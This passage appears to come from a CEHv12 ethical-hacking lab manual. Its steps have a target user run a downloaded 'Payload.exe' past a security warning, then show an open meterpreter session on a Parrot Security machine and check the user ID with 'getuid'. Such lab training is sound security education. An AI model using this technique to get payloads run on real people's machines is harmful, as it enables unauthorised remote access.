
22. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.




23. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.




24. Type **getuid** and press **Enter** to display current user ID.



